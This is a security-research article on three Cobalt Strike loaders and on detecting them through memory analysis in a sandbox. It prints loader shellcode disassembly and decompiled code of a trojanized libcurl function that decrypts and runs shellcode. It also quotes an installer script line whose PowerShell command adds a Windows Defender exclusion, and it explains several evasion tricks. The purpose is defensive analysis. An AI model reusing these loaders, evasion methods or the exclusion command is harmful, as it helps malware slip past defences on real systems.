Blowing Cobalt Strike Out of the Water With Memory Analysis

By Dominik Reichel, Esmid Idrizovic, Bob Jung

Published: 2022-12-02 · Archived: 2026-04-05 14:28:20 UTC

Executive Summary

Unit 42 researchers examine several malware samples that incorporate Cobalt Strike components, and discuss some of the ways that we catch these samples by analyzing artifacts from the deltas in process memory at key points of execution. We will also discuss the evasion tactics used by these threats, and other issues that make their analysis problematic.

Cobalt Strike is a clear example of the type of evasive malware that has been a thorn in the side of detection engines for many years. It is one of the most well-known adversary simulation frameworks for red team operations. However, it's not only popular among red teams, but it is also abused by many threat actors for malicious purposes.

Although the toolkit is only sold to trusted entities to conduct realistic security tests, due to source code leaks, its various components have inevitably found their way into the arsenal of malicious actors ranging from ransomware groups to state actors. Malware authors abusing Cobalt Strike even played a role in the infamous SolarWinds incident in 2020.

Overview of Cobalt Strike

The main driver for the proliferation of Cobalt Strike is that it is very good at what it does. It was designed from the ground up to help red teams armor their payloads to stay ahead of security vendors, and it regularly introduces new evasion techniques to try to maintain this edge.

One of the main advantages of Cobalt Strike is that it mainly operates in memory once the initial loader is executed. This situation poses a problem for detection when the payload is statically armored, exists only in memory and refuses to execute. This is a challenge to many security software products, as scanning memory is anything but easy.

In many cases, Cobalt Strike is a natural choice for gaining an initial footprint in a targeted network. A threat actor can use a builder with numerous deployment and obfuscation options to create the final payload based on a customizable template.

This payload is typically embedded into a file loader in encrypted or encoded form. When the file loader is executed by a victim, it decrypts/decodes the payload into memory and runs it. As the payload is present in memory in its original form, it can be detected easily due to some specific characteristics.

As malware researchers, we often see potentially interesting malicious samples that turn out to just be loaders for Cobalt Strike. It's also often unclear if a loader was created by a red team or a real malicious actor, thus making

attribution even more challenging.

In the next few sections, we're going to take a closer look into three different Cobalt Strike loaders that were detected out of the box by a new hypervisor based sandbox we designed to allow us to analyze artifacts in memory. Each sample loads a different implant type, namely an SMB, HTTPS and stager beacon. We dubbed these Cobalt Strike loaders KoboldLoader, MagnetLoader and LithiumLoader. We will also discuss some of the methods we can use to detect these payloads.

KoboldLoader SMB Beacon

The sample we're looking at was detected during a customer incident.

SHA256: 7ccf0bbd0350e7dbe91706279d1a7704fe72dcec74257d4dc35852fcc65ba292

This 64-bit KoboldLoader executable uses various known tricks to try to bypass sandboxes and to make the analysis process more time consuming.

To bypass sandboxes that hook only high-level user mode functions, it solely calls native API functions. To make the analyst's life harder, it dynamically resolves the functions by hash instead of using plain text strings. The malware contains code to call the following functions:

- NtCreateSection
- NtMapViewOfSection
- NtCreateFile (unused)
- NtAllocateVirtualMemory (unused)
- RtlCreateProcessParameters
- RtlCreateUserProcess
- RtlCreateUserThread
- RtlExitUserProcess

The malware creates two separate tables of function hash/address pairs. One table contains one pair for all native functions, while the second table only pairs for Nt* functions.

For the Rtl* functions that were used, it loops through the first table and searches for the function hash to get the function address. For the Nt* functions that were used, it loops through the second table and simultaneously increases a counter variable.

When the hash is found, it takes the counter value that is the system call number of the corresponding native function, and it enters a custom syscall stub. This effectively bypasses many sandboxes, even if the lower level native functions are hooked instead of the high-level ones.

The overall loader functionality is relatively simple and uses mapping injection to run the payload. It spawns a child process of the Windows tool sethc.exe, creates a new section and maps the decrypted Cobalt Strike beacon loader into it. The final execution of the Cobalt Strike loader that in turn loads an SMB beacon happens by calling RtlCreateUserThread.

You can find the decrypted beacon configuration data in the Appendix section.

In-Memory Evasion

With our new hypervisor-based sandbox, we were able to detect the decrypted Cobalt Strike SMB beacon in memory. This beacon loader even uses some in-memory evasion features that create a strange sort of chimeric file. While it's actually a DLL, the "MZ" magic PE bytes and subsequent DOS header are overwritten with a small loader shellcode as shown in Figure 1.

```
0000000000000000 90                      nop
0000000000000001 90                      nop
0000000000000002 90                      nop
0000000000000003 90                      nop
0000000000000004 90                      nop
0000000000000005 90                      nop
0000000000000006 90                      nop
0000000000000007 90                      nop
0000000000000008
0000000000000008                         shellcode_start:                    ; ...
0000000000000008 4D 5A                       pop     r10                     ; Magic PE 'MZ' bytes that are also a x86-64 assembly instruction
000000000000000A 41 52                       push    r10                     ; Reverse what the 'MZ' bytes (pop r10) caused
000000000000000C 55                          push    rbp                     ; |
000000000000000D 48 89 E5                    mov     rbp, rsp                ; | Build stack frame as function prologue
0000000000000010 55                          push    rbp                     ; |
0000000000000011 81 EC 20 00 00 00           sub     esp, 20h                ; |
0000000000000017 48 8D 1D EA FF FF FF        lea     rbx, shellcode_start    ; Get address of shellcode
000000000000001E 48 89 DF                    mov     rdi, rbx                ; Save address of shellcode
0000000000000021 48 81 C3 58 53 01 00        add     rbx, 15358h             ; Calculate address of exported function "DllCanUnloadNow"
0000000000000028 FF D3                       call    rbx ; DllCanUnloadNow   ; Function creates module of beacon payload inside legit loaded Windows module pla.dll
000000000000002A 41 B8 F0 B5 A2 56           mov     r8d, 56A2B5F0h          ; Prepare beacon DllMain context: Put 0x56A2B5F0 in r8d (lpReserved)
0000000000000030 68 04 00 00 00              push    4                       ; |
0000000000000035 5A                          pop     rdx                     ; | Prepare beacon DllMain context: Put 4 in RDX (fdwReason)
0000000000000036 48 89 F9                    mov     rcx, rdi                ; Prepare beacon DllMain context: Put base address in RCX (hinstDLL)
0000000000000039 FF D0                       call    rax                     ; Call DllMain of beacon
```

Figure 1. Disassembled Cobalt Strike beacon loader shellcode.

The shellcode loader jumps to the exported function DllCanUnloadNow, which prepares the SMB beacon module in memory. To do this, it first loads the Windows pla.dll library and zeroes out a chunk of bytes inside its code section (.text). It then writes the beacon file into this blob and fixes the import address table, thus creating an executable memory module.

During the analysis of the file, we could figure out some of the in-memory evasion features that were used, as shown in Table 1.

Evasion feature	Description	Used in our sample
allocator	Set how beacon's ReflectiveLoader allocates memory for the agent. Options are: HeapAlloc, MapViewOfFile and VirtualAlloc.	No
cleanup	Ask beacon to attempt to free memory associated with the reflective DLL package that initialized it.	Yes
magic_mz_x64	Override the first bytes (MZ header included) of beacon's reflective DLL. Valid x86 instructions are required. Follow instructions that change CPU state with instructions that undo the change.	Yes
magic_pe	Override the PE character marker used by beacon's ReflectiveLoader with another value.	No
module_x64	Ask the x86 reflective loader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.	Yes

obfuscate	Obfuscate the reflective DLL's import table, overwrite unused header content, and ask ReflectiveLoader to copy beacon to new memory without its DLL headers.	Yes
sleep_mask	Obfuscate beacon and its heap, in-memory, prior to sleeping.	No
smartinject	Use embedded function pointer hints to bootstrap beacon agent without walking kernel32 Export Address Table (EAT).	No
stomppe	Ask ReflectiveLoader to stomp MZ, PE and e_lfanew values after it loads beacon payload.	No
userwx	Ask ReflectiveLoader to use or avoid read, write or execute (RWX) permissions for Beacon DLL in memory.	No

Table 1. Cobalt Strike evasion techniques that were used.

To sum up, the beacon loader and the beacon itself are the same file. Parts of the PE header are used for a shellcode that jumps to an exported function, which in turn creates a module of itself inside a Windows DLL. Finally, the shellcode jumps to the entry point of the beacon module to execute it in memory.

As discussed, there is no way for us to detect this beacon of our KoboldLoader sample successfully unless we can peer inside memory during execution.

MagnetLoader

The second loader we will look into is a 64-bit DLL that imitates a legitimate library.

SHA256: 6c328aa7e0903702358de31a388026652e82920109e7d34bb25acdc88f07a5e0

This MagnetLoader sample tries to look like the Windows file mscms.dll in a few ways, by using the following similar features:

- The same file description
- An export table with many of the same function names
- Almost identical resources
- A very similar mutex

These features are also shown in Figure 2, where the malware file is contrasted with the valid mscml.dll.



Figure 2. Comparison of file description, export table and resources of MagnetLoader (left) and mscml.dll (right) as seen with EXE Explorer.

MagnetLoader not only tries to mimic the legitimate Windows library statically, but also at runtime.

All of the exported functions of MagnetLoader internally call the same main malware routine. When one of them is called, the DLL entry point is run first. In the entry point, the malware loads the original mscms.dll and it resolves all the functions it fakes.

The addresses of these original functions are stored and called after a fake method is executed. Thus, whenever an exported function of MagnetLoader is called, it runs the main malware routine and afterward calls the original function in mscms.dll.

The main malware routine is relatively simple. It first creates a mutex named SM0:220:304:WilStaging_02_p1h that looks very similar to the original one created by mscms.dll.

The Cobalt Strike beacon loader gets decrypted into a memory buffer and executed with the help of a known trick. Instead of calling the beacon loader directly, the loader uses the Windows API function EnumChildWindows to run it.

This function contains three parameters, one of which is a callback function. This parameter can be abused by malware to indirectly call an address via the callback function and thus conceal the execution flow.

You can also find the decrypted beacon configuration data in the Appendix section.

LithiumLoader

This last Cobalt Strike sample is part of a DLL side-loading chain where a custom installer for a type of security software was used. DLL side-loading is a technique that hijacks a legitimate application to run a separate, malicious DLL.

SHA256: 8129bd45466c2676b248c08bb0efcd9ccc8b684abf3435e290fcf4739c0a439f

This 32-bit LithiumLoader DLL is part of a custom attacker-created Fortinet VPN installation package submitted to VirusTotal as FortiClientVPN_windows.exe (SHA256: a1239c93d43d657056e60f6694a73d9ae0fb304cb6c1b47ee2b38376ec21c786).

The FortiVPN.exe file is not malicious or compromised. Because the file is signed, attackers used it to evade antivirus detection.

The installer is a self-extracting RAR archive that contains the following files:

File name	Description
FortiVPN.exe	Legit signed FortiClient VPN Online installer v7.0.1.83
GUP.exe	Legit signed WinGup for Notepad++ tool v5.2.1.0
gup.xml	WinGup config file
libcurl.dll	LithiumLoader

Table 2a. FortiClientVPN_windows.exe file contents.

The self-extracting script commands are as follows:

```
Path=%appdata%
Setup=FortiVPN.exe
Setup=GUP.exe
Presetup=powershell -WindowStyle Hidden -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "%appdata%"
Silent=1
Overwrite=1
```

Table 2b. List of self-extracting script commands.

When the installer is run, all files get silently dropped to the local %AppData% folder and both executable files get started. While the FortiClient VPN installer executes, the WinGup tool side-loads the libcurl.dll LithiumLoader malware. The malware does so because it imports the following functions from a legit copy of the libcurl library as shown in Figure 3.:



Figure 3. Import address table of WinGup.exe.

This threat also tries to add the %AppData% folder path to the exclusion list in Windows Defender via PowerShell.

On the startup of GUP.exe, the malicious libcurl.dll file is loaded into the process space as it statically imports the functions shown in Figure 3, above. While all four libcurl functions are run, only curl_easy_cleanup contains a malicious routine that was injected while compiling a new version of the library. Thus, we're not dealing with a patched version of the legitimate DLL. This is a cleaner solution that doesn't break the code after the inserted malicious routine, as is often seen in other malware.

This curl_easy_cleanup function usually contains only one subroutine (Curl_close) and has no return value (as shown in its source code on GitHub). The altered function is as shown in Figure 4.

```
1 int __cdecl curl_easy_cleanup(Curl_easy *data)
2 {
3   int result; // eax
4
5   result = load_shellcode();
6   if ( data )
7     return Curl_close(&data);
8   return result;
9 }
```

Figure 4. Modified curl_easy_cleanup export function of libcurl.dll.

The load_shellcode function decrypts the shellcode via XOR and key 0xA as shown in Figure 5.

```
1  BOOL load_shellcode()
2  {
3    unsigned int i; // eax
4    HANDLE hHeap; // eax
5    _BYTE *shellcode_buffer; // eax
6    _BYTE tmp_buffer[836]; // [esp+8h] [ebp-34Ch] BYREF
7    char v5; // [esp+34Ch] [ebp-8h]
8
9    qmemcpy(tmp_buffer, shellcode_array, sizeof(tmp_buffer));
10   i = 0;
11   v5 = shellcode_array[836];
12   do
13   {
14     *(__m128i *)&tmp_buffer[i] = _mm_xor_si128(*(__m128i *)&tmp_buffer[i], (__m128i)xmmword_100655D0);
15     *(__m128i *)&tmp_buffer[i + 16] = _mm_xor_si128(*(__m128i *)&tmp_buffer[i + 16], (__m128i)xmmword_100655D0);
16     *(__m128i *)&tmp_buffer[i + 32] = _mm_xor_si128(*(__m128i *)&tmp_buffer[i + 32], (__m128i)xmmword_100655D0);
17     *(__m128i *)&tmp_buffer[i + 48] = _mm_xor_si128(*(__m128i *)&tmp_buffer[i + 48], (__m128i)xmmword_100655D0);
18     i += 64;
19   }
20   while ( i < 832 );
21   for ( ; i < 837; ++i )
22     tmp_buffer[i] ^= 0xAu;
23   hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
24   shellcode_buffer = HeapAlloc(hHeap, 0, 837u);
25   qmemcpy(shellcode_buffer, tmp_buffer, 836u);
26   shellcode_buffer[836] = v5;
27   return EnumSystemGeoID(0x10u, 0, (GEO_ENUMPROC)shellcode_buffer);
28 }
```

Figure 5. Shellcode loader function load_shellcode().

This function runs the Cobalt Strike stager shellcode indirectly via EnumSystemGeoID instead of directly jumping to it. This Windows API function has three parameters, the last one of which is a callback function abused by LithiumLoader.

The Cobalt Strike stager shellcode is borrowed from Metasploit and is the reverse HTTP shell payload, which uses the following API functions:

- LoadLibrary
- InternetOpenA
- InternetConnectA
- HttpOpenRequestA
- InternetSetOptionA
- HttpSendRequestA
- GetDesktopWindow
- InternetErrorDlg
- VirtualAllocStub
- InternetReadFile

The shellcode connects to the IP address of a university in Thailand.

LithiumLoader Detection Issues

At the time of writing this analysis, the Cobalt Strike beacon payload was no longer available. Without a payload or any actionable information in the execution report of API calls, it's often challenging for a sandbox to determine whether the sample is malicious. This sample doesn't have any functionality that can be classified as malicious per se.

Catching Cobalt Strike Through Analyzing Its Memory

In all three of these examples there are some common detection challenges. These samples do not execute in normal sandbox environments. But as we discussed, there is a wealth of information that we can use for detection if we look inside memory during execution, like function pointers, decoded stages of the loader, and other artifacts.

For many years now, it has been standard practice for sandbox systems to instrument and observe the activity of executing programs. If our team has learned anything over the years, it's that this alone is not enough for highly evasive malware. This is why we've been working hard the past few years on figuring out how we can add more thorough processing for this type of highly evasive malware.

For accurate detection, one of the key features we've found to address highly evasive malware is that we need to look at memory as samples execute *in addition* to using the system API to get a better understanding of what's happening.



Figure 6. High level Advanced WildFire detection strategy.

We've found that, in malware detection, it's useful to look at the deltas in memory at key points of execution to extract meaningful information and artifacts. As our system processes a vast number of samples, there have been a lot of challenges to make this work at scale. However, a lot of clever engineering built on top of our flagship custom hypervisor tailored for malware analysis has helped make this idea a reality.

In these next few sections, we will detail some of the main types of data that we are currently collecting from memory to aid detection. This data can be utilized by both our analysts for manual signatures as well as machine learning pipelines, which we'll be discussing in a future post.

Although we are focusing on memory here, we are by no means suggesting that instrumenting and logging API calls are not useful for detection. Our belief is that bringing execution logs and memory analysis data together creates a sum greater than its parts.

Automatic Payload Extraction

As previously discussed, it is increasingly common for malware authors to obfuscate their initial payloads. While using executable packers that can compress and obfuscate files to accomplish this is nothing new, it becomes problematic when it's used in combination with evasion strategies, because there is no static or dynamic data that's useful for an accurate detection.

There are infinite combinations of strategies for encoding, compressing, encrypting or downloading additional stages for execution. The ability to craft signatures for these payloads is obviously an important way that our analysts can catch lots of different malware components from frameworks like Cobalt Strike. If we can catch them in memory, it ultimately doesn't matter if the malware decides not to execute.

The following simplified diagram in Figure 7 shows an example of what we might see in a couple of stages that were never present in the initial executable file.



Figure 7. Typical stages we might see in a packed malware executable.

On the left side of the diagram, we see an example of a shellcode stage. Although the term "shellcode" was originally coined for hand crafted assembly utilized in exploits to pop a shell on a target system, the word has evolved to encompass any blobs of custom assembly written for nefarious purposes. Some malware stages are blobs of custom assembly with no discernable executable structure. A common pattern for malware authors taking this approach is to dynamically resolve all of the function pointers into a table for ease of access.

On the right side of the diagram, we see that the later stage is an example of a well-formed executable. Some malware stages or payloads are well-formed executables. These can be loaded by the OS via the system API, or the malware author might use their own PE loader if they're trying to be stealthy in avoiding calling any APIs to do this for them.

Function Pointer Data

Another rich set of data we can pull from memory that we've begun to use for detection is dynamically resolved function pointers, as shown in Figure 8. Malware authors learned long ago that if they explicitly call out all of the WINAPI functions they plan to use in the import table, it can be used against them. It is now standard practice to hide the functions that will be used by the malware or any of its stages.

Shellcode hashing is another common stealthy strategy used to resolve pointers for functions without needing their string.



Figure 8. Examples of dynamically resolved WINAPI pointers we might see in a memory segment.

In Advanced WildFire we have begun to selectively search for and use this information about which WINAPI function pointers were resolved in our detection logic.

OS Structure Modifications

Another useful source of detection data we've found from analyzing memory is to look for any changes to Windows bookkeeping structures (Malware authors love to mess with these!). These structures are important for the OS to maintain state about the process, such as what libraries have been loaded, where the executable image was loaded, and various other characteristics about the process that the OS might need to know later. Given that many of these fields should never be modified, it's often useful to keep track of when and how malware samples are manipulating them.

The diagram in Figure 9 shows how a sample might unhook a module it loaded from the LDR Module list. Unhooking a module would mean that there is no longer a record that the module exists. So, for example, after doing this the Task Manager in Windows would no longer list it.

This diagram represents only one of many different OS Structure modifications we've seen, but it shows that there are many different types of OS structure modifications that are useful for the malware detection problem.



Figure 9. An example of how a module might be unhooked from the LDR Modules List.

Page Permissions

Finally, another useful source of detection data is a full log of all changes made to page permissions. Authors of packed malware often need to change memory permissions in order to properly load and execute further stages. Understanding which pages of memory had their permissions changed often provides important insights into where code was loaded and executed, which can be useful for detection.

Conclusion

Although Cobalt Strike has been around for some years, detecting it is still a challenge to many security software providers. That is because this tool works mostly in memory and doesn't touch the disk much, other than with the initial loader.

We've looked into three new loaders and showed how they can be detected using a variety of techniques. These detection techniques are available within our new hypervisor based sandbox.

Figure 10 illustrates our detection reasons for KoboldLoader.



Figure 10. Internal KoboldLoader sample analysis report.

Palo Alto Networks customers receive protections from these threats:

